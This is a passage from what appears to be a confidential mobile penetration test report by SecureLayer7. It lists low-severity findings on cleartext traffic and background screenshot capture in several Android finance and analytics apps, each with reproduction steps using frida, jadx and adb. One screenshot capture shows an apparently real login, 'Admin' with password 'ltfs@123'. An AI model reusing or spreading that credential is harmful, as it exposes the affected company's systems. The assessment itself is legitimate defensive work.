Step 2: Start the "Frida Server" in the background in the rooted emulator device using the below-mentioned commands:

/frida-server &

# SecureLayer7

Time and Again, Securing You

## 20. #5HMYW6 The cleartextTrafficPermitted is Set to True in Qlik Sense Android Application

Description	
<p>Testing confirmed that the Qlik Sense Android application has set the cleartextTrafficPermitted to true. This implies that the app intends to use cleartext network traffic, such as cleartext HTTP and FTP stacks. The key reason for avoiding cleartext traffic is the lack of confidentiality, authenticity, and protection against tampering. A network actor can eavesdrop on transmitted data and modify it without being detected.</p>	

CVSS	Vector String	Risk Rating
3.1	3.1#CVSS:3.1/AV:N/AC:H/PR:L/UI:N/S:U/C:L/I:N/A:N	Low

Module Name	Affected Resource
• Qlik Sense application	Qlik Sense Application pentest

Security Risk	
<p>The assessed security impact of this vulnerability is categorized as <i>Low</i>, considering its exploitability. Considerable security impacts are:</p> <ul style="list-style-type: none"> <li>• An attacker can read the data in HTTP requests.</li> <li>• An attacker can change the data during transmission.</li> <li>• View the communication between the client and server if the actor and the victim are connected through the same network. It helps the actor to steal the victim's user credentials and take over his account.</li> </ul>	

Workaround/Mitigation
<p>It is recommended to fix this vulnerability, implement the following:</p> <ul style="list-style-type: none"> <li>• Applications should use transport-level encryption (SSL/TLS) to protect all communications between the client and server.</li> <li>• Use the Strict-Transport-Security HTTP header to ensure clients refuse to access the server over an insecure connection.</li> <li>• Set the value of cleartextTrafficPermitted in network_security_config.xml</li> </ul>


References

<https://cwe.mitre.org/data/definitions/319.html>

### Proof of Details(POC)

The following steps provide a precise sequence of actions necessary to reproduce or initiate the identified issue or behavior.

**Steps** **to** **reproduce:**  
1. Open the given APK file in Jadx-GUI and navigate to res > xml > network\_security\_config.xml file and analyze the file.



## 21. #77UHOU Background Screen Capture is not Disabled in the Farm Digital Android Application

Description
Upon conducting successful testing, it was discovered that the Farm Digital Android application permits the device to capture screenshots of the ongoing activity within the application whenever it is minimized. This implementation, present within the shared scope of the APK, could potentially lead to the inadvertent exposure of sensitive information through these screenshots.

CVSS	Vector String	Risk Rating
2.4	3.1#CVSS:3.1/AV:P/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N	Low

Module Name	Affected Resource
• Farm Digital Android App	Farm Digital Application pentest

Security Risk
The assessed security impact of this vulnerability is categorized as <b>Low</b> , considering the exploitability. Below are the significant security impacts: <ul style="list-style-type: none"> <li>The ability to take screenshots when the application is pushed to the background poses a significant risk of exposing sensitive information.</li> <li>Users may not be aware that their activities within the application can be captured in screenshots, leading to a violation of their privacy.</li> </ul>

Workaround/Mitigation
To address this vulnerability, follow these best practices: <ul style="list-style-type: none"> <li>Before the application is minimized, open a new view. When the application is brought back to the forefront, hide the screen within the app.</li> <li>When moving the application to the background, hide any sensitive data fields. Restore them when the application is reopened.</li> <li>Reference Link: <a href="https://mas.owasp.org/MASTG/tests/android/MASVS-PLATFORM/MASTG-TEST-0010/#dynamic-analysis">https://mas.owasp.org/MASTG/tests/android/MASVS-PLATFORM/MASTG-TEST-0010/#dynamic-analysis</a>.</li> </ul>

References

<https://owasp.org/www-project-mobile-top-10/2016-risks/m2-insecure-data-storage>

#### Proof of Details(POC)

The following detailed steps provide a precise sequence of actions necessary to replicate or trigger the identified issue or behavior.

**To reproduce, open the application, and enter a random username and password.**

**SecureLayer7**

Time and Again, Securing You

**Reap More For Your Farming Needs.**

Get easy finance for tractor and agricultural implements with Farm Equipment Finance.

[Apply Now](#)



 Employee     Partners

Username




**LOGIN**


v\_2.0.7\_Production

Copyright © L&T Finance 2017

Step 2: Put the screen in the background to the Recent App Screen.



Step 3: Navigate to the directory /data/system\_ce/0/snapshots via ADB or root file manager.



105.jpg  
snapshots (20/20)

Reap More For Your Farming Needs.

Get easy finance for tractor and agricultural implements with Farm Equipment Finance.

Apply Now

Employee      Partners

Username

Admin

ltfs@123

LOGIN

v\_2.0.7\_Production

since 2017

Observe the snapshot captured from the background activity.  
© 2024 - SecureLayer7 - Confidential and Proprietary

# SecureLayer7

Time and Again, Securing You

## 22. #NE5HJJ Background Screen Capture is not Disabled in the Spoors Collection (All- non ML retail loans ) Android Application

Description	
Upon successful testing, it was discovered that the Spoors Collection (All- non ML retail loans ) Android application permits the device to capture screenshots of the ongoing activity within the application whenever it is minimized. This implementation, present within the shared scope of the APK, could potentially lead to the inadvertent exposure of sensitive information through these screenshots.	

CVSS	Vector String	Risk Rating
2.4	3.1#CVSS:3.1/AV:P/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N	Low

Module Name	Affected Resource
• Spoors Collection (All- non ML retail loans ) application	Spoors Collection (All- non ML retail loans ) Application pentest

Security Risk
The security impact of this vulnerability is reported as <b>Low</b> , considering the exploitability. Below are the significant security impacts: <ul style="list-style-type: none"> <li>The ability to take screenshots when the application is pushed to the background poses a significant risk of exposing sensitive information.</li> <li>Users may not be aware that their activities within the application can be captured in screenshots, leading to a violation of their privacy.</li> </ul>

Workaround/Mitigation
To address this vulnerability, follow these best practices: <ul style="list-style-type: none"> <li>Before the application is minimized, open a new view. When the application is brought back to the forefront, hide the screen within the app.</li> <li>When moving the application to the background, hide any sensitive data fields. Restore them when the application is reopened.</li> <li>Reference Link: <a href="https://mas.owasp.org/MASTG/tests/android/MASVS-PLATFORM/MASTG-TEST-0010/#dynamic-analysis">https://mas.owasp.org/MASTG/tests/android/MASVS-PLATFORM/MASTG-TEST-0010/#dynamic-analysis</a>.</li> </ul>

## References

<https://owasp.org/www-project-mobile-top-10/2016-risks/m2-insecure-data-storage>


## Proof of Details(POC)


### Follow these steps to reproduce

Step 1: Open the application, and enter a random MobileNo and Activation code.

